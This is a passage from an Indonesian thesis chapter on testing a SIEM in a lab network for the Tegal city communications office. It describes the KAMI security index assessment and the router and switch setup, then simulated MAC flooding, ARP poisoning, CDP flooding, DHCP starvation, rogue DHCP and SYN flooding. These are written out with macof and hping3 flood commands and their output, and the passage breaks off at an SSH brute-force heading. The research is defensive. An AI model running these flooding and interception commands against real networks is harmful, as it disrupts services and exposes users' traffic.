

## Bab 4


### Analisis dan Pembahasan

Analisis dan implementasi penelitian *SIEM* ini dilakukan dalam beberapa tahap, masing-masing tahap bertujuan untuk dapat menganalisa serangan dan melakukan proses *network forensic* dengan baik. Hasil analisa *network forensic* juga digunakan sebagai salah satu acuan untuk dapat mengukur apakah indeks Keamanan Informasi (KAMI) di Dinas Komunikasi dan Informatika Kota Tegal dapat dipengaruhi dengan ketersediaan *SIEM*. Adapun tahap yang dilakukan dalam prosesnya adalah mencakup beberapa hal berikut:

1. *Pre-assesment* indeks Keamanan Informasi (KAMI) Diskominfo Kota Tegal
2. Pembuatan *Network Environment*
3. Penyerangan *Network Environment*
4. Network Forensik
5. *Post-assesment* indeks Keamanan Informasi (KAMI) Diskominfo Kota Tegal
6. Analisa Data


#### 4.1 *Pre-assesment* Indeks KAMI Dinas Komunikasi dan Informatika Kota Tegal

Sebelum melakukan analisis dan simulasi, dalam penelitian ini dilakukan *pre-assesment* terhadap Dinas Komunikasi dan Informatika Kota Tegal dengan kuisisioner indeks Keamanan Informasi (KAMI) untuk dapat mengukur nilai yang dimiliki oleh instansi tersebut, dan dari hasil kuisisioner tersebut peneliti memasukan data kuisisioner yang ada kedalam aplikasi dan didapatkan nilai indeks Keamanan Informasi (KAMI) sebagai berikut.



Gambar 4.1 Nilai Indeks (KAMI) *Pre-Assessment* Diskominfo Kota Tegal

Gambar 4.1 menunjukkan tingkat kematangan keamanan informasi yang masih di level I dimana Dinas Komunikasi dan Informatika Kota Tegal masih di level awal kematangan keamanan informasi. Sedangkan nilai untuk masing masing aspek dapat dilihat di grafik pada gambar 4.2 dibawah ini.



Gambar 4.2 Grafik nilai per-Aspek indeks (KAMI) Diskominfo Kota Tegal

Dari grafik diatas dapat dilihat bahwa Dinas Komunikasi dan Informatika Kota Tegal mempunyai ketergantungan dan peran kepentingan IT yang tinggi yaitu dengan nilai poin 26, akan tetapi tidak ditindak lanjuti dengan nilai Indeks Keamanan Informasi (KAMI) yang tinggi, hasil evaluasi dari indeks Keamanan Informasi (KAMI) menunjukkan nilai dari Dinas Komunikasi dan Informatika Kota Tegal adalah 35 yang mencakup 5 aspek (Tata Kelola, Managemen Resiko, SOP, Pengelolaan Aset dan Teknologi). Khusus untuk Aspek Teknologi Nilai 6 didapatkan dari poin yang ada pada tabel dibawah ini.

Tabel 4.1 : Aspek Teknologi yang dilakukan Diskominfo Kota Tegal


No	Evaluasi Teknologi dan Keamanan Informasi	Status	Poin
1	Apakah jaringan komunikasi disegmentasi sesuai dengan kepentingannya (pembagian Instansi, kebutuhan aplikasi, jalur akses khusus, dll)?	Diterapkan Secara Menyeluruh	3
2	Apakah jaringan, sistem dan aplikasi yang digunakan secara rutin dipindai untuk mengidentifikasi kemungkinan adanya celah kelemahan atau perubahan/keutuhan konfigurasi?	Dalam Perencanaan	1
3	Apakah sistem dan aplikasi yang digunakan sudah menerapkan pembatasan waktu akses termasuk otomatisasi proses timeouts, lockout setelah kegagalan login dan penarikan akses?	Dalam Perencanaan	2

## 4.2 Pembuatan *Network Environment*

Sebelum melakukan tahapan selanjutnya maka dibuat topologi *environment* yang sesuai dengan rancangan topologi yang ada pada metode penelitian. Proses pembuatan *network environment* ini dilakukan di Lab Inixindo Jogja yang beralamat di Jl. Kenari No.69, Muja Muju, Umbulharjo, Kota Yogyakarta, Daerah Istimewa Yogyakarta 55165. Dan berikut gambaran besar konfigurasi yang dibuat

### a. Router Mikrotik

Router dikonfigurasi sesuai dengan topologi yang sudah didesain dalam perancangan *network environment* jaringan yaitu dengan konfigurasi dan pembagian jaringan sebagai berikut:




Name	Type	Actual MTU	L2 MTU	Tx	Rx
ether1 - INTERNET	Ethernet	1500	1600	191.2 kbps	420.3 kbps
ether2 - GOES TO SWITCH A - SIEM	Ethernet	1500	1598	170.2 kbps	7.0 kbps
ether3 - GOES TO SWITCH B - HACKER	Ethernet	1500	1598	116.4 kbps	74.0 kbps
ether4 - USER	Ethernet	1500	1598	0 bps	0 bps
ether5 - NOT USED	Ethernet	1500	1598	0 bps	0 bps
wlan1 - SIEM ENV (WIFI)	Wireless (Atheros AR9...	1500	1600	0 bps	0 bps

Address	Network	Interface
10.10.4.208/24	10.10.4.0	ether1 - INTERNET
10.0.0.1/24	10.0.0.0	ether2 - GOES TO SWITCH A - SIEM
10.10.13.1/24	10.10.13.0	ether3 - GOES TO SWITCH B - HACKER
10.10.14.1/24	10.10.14.0	ether4 - USER
10.10.15.1/24	10.10.15.0	ether5 - NOT USED
10.10.16.1/24	10.10.16.0	wlan1 - SIEM ENV (WIFI)

Gambar 4.3 Konfigurasi *Ip Router Mikrotik*


Selain konfigurasi diatas *router Mikrotik* dikonfigurasi agar sesuai dengan kebutuhan yang dibutuhkan oleh *SIEM* semua *log* topik yang ada (*account, async, backup, bfd, bgp, calc, caps, certificate, dns, ddns, dude, dhcp, e-mail, event, firewall, gsm, hotspot, igmp-proxy, ipsec, iscsi, isdn, interface, kvm, l2tp, lte, ldp, manager, mme, mpls, ntp, ospf, ovpn, pim, ppp, pppoe, pptp, radius, radvd, read, rip, route, rsvp, script, sertcp, simulator, state, store, smb, snmp, system, telephony, tftp, timer, ups, vrrp, watchdog, web-proxy, wireless, write*) *router Mikrotik* agar dikirimkan ke *SIEM server*.



Topics	Prefix	Action
account, async, backup, bfd, bgp, calc, caps, certificate, ddns, dhcp, dns, dude, e-mail, event, firewall, hotspot		remote
* critical		remote
* debug		remote
* error		remote
* info		remote
* ldp, ssh, snmp, wireless, write, system		remote
* warning		remote

Gambar 4.4 Konfigurasi Topik *Logging Router Mikrotik*

Dalam konfigurasi *log router Mikrotik* semua *log* diarahkan ke alamat *ip* dari *remote SIEM* yaitu 10.0.0.10 sebagai tujuan dari *log* yang di produksi oleh *router Mikrotik*. Berikut merupakan konfigurasi untuk mengarahkan semua *log* ke *SIEM server*.



Gambar 4.5 Konfigurasi Remote Logging *router Mikrotik*

Untuk lebih detail mengenai konfigurasi *router Mikrotik* dapat diperjelas dengan merujuk pada lampiran 1.

b. *Switch A - Cisco Catalyt 2950 Series*

*Switch A* adalah *switch* berbasis *Cisco Catalyt 2950 Series* dengan konfigurasi *mirroring port* dimana semua trafik yang ada dari *router Mikrotik* ke *SIEM* ataupun sebaliknya akan di kirimkan pula ke *port* dimana *sniffer* berada, dan berikut merupakan pembagian portnya:

- *Port 9* = Menuju *router Mikrotik*
- *Port 10* = Menuju *SIEM*
- *Port 11* = Menuju *Sniffer (SPAN PORT)*




Gambar 4.6 Konfigurasi *Mirroring Port Switch A*

c. *Switch B - Cisco Catalyt 3750 Series*

*Switch B* adalah *switch* berbasis *Cisco Catalyt 2950 Series* dengan konfigurasi *mirroring port* dimana semua trafik yang ada dari *router Mikrotik* ke *hacker* ataupun sebaliknya akan di kirimkan pula ke *port* dimana *sniffer* berada, dan berikut merupakan pembagian portnya:

- *Port 1* = Menuju *router Mikrotik*
- *Port 3* = Menuju *SIEM*
- *Port 5* = Menuju *sniffer (SPAN PORT)*



Gambar 4.7 Konfigurasi *Mirroring Port Switch B*

d. *SIEM*

*SIEM* yang digunakan adalah *Log Sign SIEM* yang di *install* dan dijalankan di *Vmware WorkStation* yang di *install* dikomputer berbasis *Windows 7*. Alamat yang digunakan sebagai alamat *ip SIEM* adalah *10.0.0.10*.

e. *Hacker*

Untuk *OS* yang digunakan *hacker* adalah *OS Kalilinux* dengan alamat *ip 10.10.13.252* yang dijalankan di *Vmware WorkStation* yang di *install* dikomputer berbasis *Windows 10*.

f. *Sniffer*

Sebagai *sniffer* digunakan *wireshark* yang di *install* sistem operasi *Windows 7* akan tetapi mempunyai 2 buah *lan card*. *Lan card* yang pertama terhubung ke *switch A* dimana *sniffer* menangkap trafik *router Mikrotik* ke *SIEM* atau sebaliknya, serta *Lan card* yang kedua menangkap semua trafik *Hacker* ke *router Mikrotik* ataupun sebaliknya.

### 4.3 Penyerangan *Network Environment*

Setelah pembuatan *environment* jaringan dilakukan, selanjutnya proses penyerangan aset *router Mikrotik* dengan menggunakan *Kalilinux OS*. Dalam proses penyerangan ini digunakan beberapa *software* yang ada di *Kalilinux* yaitu:

a. *MacOF*

*Macof* adalah *software* yang digunakan untuk *flooding* didalam jaringan dengan alamat MAC. *Macof* bisa membanjiri jaringan dengan alamat MAC acak dan membuat jaringan bermasalah terutama switch. (source: [kalilinuxtutorials.com/macof/](http://kalilinuxtutorials.com/macof/) )

b. *Etterchap*

*Etterchap* adalah sebuah *software* yang dibuat oleh Alberto Ornaghi (AloR) dan Marco Valleri (NaGa) dan pada dasarnya adalah sebuah *software* untuk penyerangan *MITM* (*man in the middle attack*) di sebuah jaringan. Salah satu serangan yang bisa dilakukan oleh *software* ini adalah *arp poisoning*.

c. *Hping3*

*Hping* adalah program perakitan paket dimana *hping* mengirim dan membuat paket sesuai dengan kebutuhan *hacker*. *Hping* protokol TCP, UDP, ICMP dan RAW-IP, memiliki mode *traceroute*. Adapun penggunaan *hping* digunakan untuk

- Pengetesan *Firewall*
- *Advanced port scanning*
- Pengetesan *Network* dengan *protocol*, *Tos* dan fragmentasi yang bisa di modifikasi sesuai kebutuhan
- *MTU discovery*
- *Remote OS fingerprinting*
- *Remote uptime guessing*
- *Audit TCP/IP*

d. *Yersinia*

*Yersinia* adalah *framework* untuk melakukan beberapa serangan di jaringan. *Software* ini dirancang untuk memanfaatkan beberapa kelemahan dalam protokol jaringan yang ada.

Dan berikut merupakan protokol jaringan yang dapat diserang oleh *Yersinia*:

- *Spanning Tree Protocol (STP)*
- *Cisco Discovery Protocol (CDP)*
- *Dynamic Trunking Protocol (DTP)*
- *Dynamic Host Configuration Protocol (DHCP)*

- *Hot Standby Router Protocol (HSRP)*
- *802.1q, 802.1x*
- *Inter-Switch Link Protocol (ISL)*
- *VLAN Trunking Protocol (VTP)*

e. *Hydra*


*Hydra* adalah *software craking password* yang mendukung banyak protokol untuk menyerang. *Hydra* juga menyediakan banyak *tools* yang cepat dan fleksibel dengan modul-modul yang mudah ditambahkan. *Software* ini memungkinkan untuk menunjukkan betapa mudahnya mendapatkan akses yang tidak sah ke sistem yang ada di suatu instansi.

Adapun protocol yang di dukung oleh *Hydra* adalah *Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 dan v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC dan XMPP*

### 4.3.1 *Link Layer Attack*

#### a. *Simulasi Serangan Mac Flooding*

Penyerangan terhadap *router Mikrotik* yang pertama dilakukan adalah *mac flooding* dengan menggunakan *Macof*, dan berikut adalah proses *mac flooding* yang menggambarkan penyerangan yang dilakukan oleh *hacker*.



Gambar 4.8 *Mac Flooding* dengan *Macof*

Dengan menggunakan perintah *macof -i eth0*, *macof* software melakukan *flooding* paket ke jaringan dengan *source* dan *destination ip* yang berbeda-beda/*random*, dan membuat tabel *mac address switch* penuh dan harusnya mempengaruhi tabel *arp* dari *router Mikrotik* karena *flooding* paket yang banyak ke jaringan. Dalam proses *flooding* ini paket akan dikirimkan ke semua *port* yang aktif yang ada di-*switch* baik ke *router Mikrotik*, dan *end user Windows*. Selain melakukan penyerangan, dalam penelitian ini juga dilakukan proses *sniffing* untuk melihat trafik yang lewat.

Dan berikut merupakan tampilan dari *end user windows* yang berada satu jaringan dengan *hacker*. Bisa terlihat pada gambar dibawah ini tabel *arp* dari *user* menunjukkan bahwa muncul *ip address* yang tidak dikenal dengan *mac address* yang berbeda-beda.

```

C:\WINDOWS\system32\cmd.exe

C:\Users\Apang>arp -a

Interface: 10.10.13.251 --- 0x7
Internet Address      Physical Address      Type
10.10.13.1            00-0c-42-f7-cb-0c     dynamic
10.10.13.253          9c-eb-e8-5f-24-ea     dynamic
10.10.13.255          ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
224.74.145.32         01-00-5e-4a-91-20     static
224.86.25.72          01-00-5e-56-19-48     static
224.94.103.61         01-00-5e-5e-67-3d     static
224.116.55.90         01-00-5e-74-37-5a     static
224.167.8.65          01-00-5e-27-08-41     static
224.173.184.35        01-00-5e-2d-b8-23     static
224.188.180.119       01-00-5e-3c-b4-77     static
225.1.17.17           01-00-5e-01-11-11     static
225.16.7.24           01-00-5e-10-07-18     static
225.17.170.121        01-00-5e-11-aa-79     static
225.68.81.38          01-00-5e-44-51-26     static
  
```

Gambar 4.9 Tabel *Arp End User Windows* Jaringan Yang di *Mac Flooding*

Dari hasil serangan yang dilakukan terlihat bahwa *end user*-pun terpengaruh dengan serangan yang dilakukan oleh *hacker*.


### b. Simulasi Serangan *Arp Poisoning*

Penyerangan selanjutnya yaitu *arp-poisoning* terhadap *router Mikrotik* dan *end user* yang ada didalam jaringan dengan menggunakan *Ettercap*, proses *arp poisoning* dilakukan terhadap *end user* dan *router Mikrotik* dengan harapan *hacker* bisa meracuni tabel *arp* kedua alat tersebut dan *hacker* dapat menyadap komunikasi mereka. *hacker* melakukan pemilihan



target yaitu *ip address* mana yang akan di *MITM*. Dan memilih *ip address* yang akan dijadikan sebagai target pertama dan target kedua. Dan berikut merupakan gambaran proses penentuan target serangan.

10.10.13.1 dipilih sebagai target pertama karena alamat tersebut merupakan alamat *router Mikrotik* dan alamat 10.10.12.251, 10.10.12.252, 10.10.12.253 dimasukkan sebagai target kedua yang akan disadap komunikasinya.



Gambar 4.10 Proses Pemilihan Target Aset *router Mikrotik* dan End User

Setelah melakukan pemilihan target dilakukan *arp poisoning* dan melakukan penyerangan untuk merubah tabel *arp* yang ada pada *router Mikrotik*. Dan dilanjutkan dengan melakukan proses *sniffing* untuk melihat trafik yang lewat didalam jaringan. Proses *arp poisoning* digambarkan seperti gambar 4.11 yang ada dibawah ini.



Gambar 4.11 Ettercap Melakukan *Arp Poisoning* ke *router Mikrotik*

### c. Simulasi Serangan *CDP Flooding*

*CDP flooding* merupakan kondisi dimana *hacker* mencoba untuk menyerang tabel *cdp neighbor router Mikrotik* dengan tujuan melakukan *dos* kepada *Mikrotik* dengan level serangan yang ditentukan oleh kekuatan *hardware* itu sendiri. *Hacker* menggunakan *yersinia* untuk melakukan serangan terhadap tabel *cdp neighbor*. Berikut merupakan gambaran proses penyerangan *hacker* untuk melakukan *dos* kepada *router Mikrotik*.




Gambar 4.12 *CDP Flooding* dengan *Yersinia*

Dan dapat dilihat pada gambar diatas bahwa *Yersinia* mencoba melakukan *cdp flooding* dengan *DevID*, dan *mac address* yang berbeda-beda.

### 4.3.2 *Internet Layer Attack*

#### a. Simulasi Serangan *DHCP Starvation*


*Dhcp starvation* merupakan kondisi dimana *hacker* mencoba untuk menguras semua *ip pool* yang ada di *dhcp server*, *hacker* menyerang *dhcp server router Mikrotik* dengan *Yersinia*. Dimana *Yersinia* mengirim *DHCP Discover* ke jaringan dalam jumlah yang sangat banyak sehingga *router Mikrotik* menganggap ada permintaan dari *dhcp client* dan menjawab dengan mengirimkan *DHCP Offer* dalam jumlah yang banyak yang membuat *ip pool dhcp* habis dan membuat *dhcp server* tidak dapat melayani *client* yang ingin mendapatkan *ip address*.



Gambar 4.13 DHCP Starvation dengan Yersinia

#### b. Simulasi Serangan DHCP Rogue

Hacker menggunakan Yersinia untuk membuat serangan *dhcp rogue*, suatu kondisi dimana hacker mencoba untuk membuat *dhcp server* disuatu jaringan yang sudah ada *dhcp server*-nya, dengan tujuan agar *client* mendapatkan *ip* dari *dhcp server* yang dibuat oleh hacker. Klien tidak mendapatkan *ip* dari *dhcp server* yang asli yaitu *router Mikrotik*. Dan berikut merupakan gambaran serangan yang hacker gunakan untuk menyerang jaringan *router Mikrotik*.



Gambar 4.14 DHCP Rogue dengan Yersinia

Hacker melakukan konfigurasi parameter *dhcp Rogue* dan melakukan penyerangan terhadap jaringan 10.10.13.0/24 dan terlihat bahwa Yersinia dapat melihat aktifitas *dhcp* yang ada dalam jaringan tersebut.

### 4.3.3 Transport Layer Attack

#### a. Simulasi Serangan SYN flooding

*Hacker* menggunakan *Hping3* untuk membuat serangan *Syn Flooding*, suatu kondisi dimana *hacker* mencoba untuk mengirimkan *tcp state syn* untuk memulai koneksi ke target akan tetapi tidak mengirimkan *tcp state ack*. tujuan *syn flooding* adalah untuk membebani komputasi router dan membuat router bermasalah. Dan berikut merupakan gambaran serangan yang *hacker* gunakan untuk menyerang jaringan *router Mikrotik*.

```
using eth0, addr: 10.10.13.252, MTU: 1500
HPING 10.10.13.1 (eth0 10.10.13.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.13.1 hping statistic ---
330702 packets transmitted, 0 packets received, 100% packet loss
root@kali:~# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 10.10.13.1
HPING 10.10.13.1 (eth0 10.10.13.1): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.13.1 hping statistic ---
6333662 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Gambar 4.15 *Syn Flooding* dengan *Hping3*

*Hacker* melakukan *syn flooding* dengan menggunakan alamat *ip address* yang *random* ke *ftp* yang ada pada *router Mikrotik*. Bisa terlihat pada gambar diatas menunjukkan sudah terkirim 6333663 paket yang dikirimkan ke *router Mikrotik*.

### 4.3.4 Application Layer Attack

#### a. Simulasi Serangan Brute Force Ssh

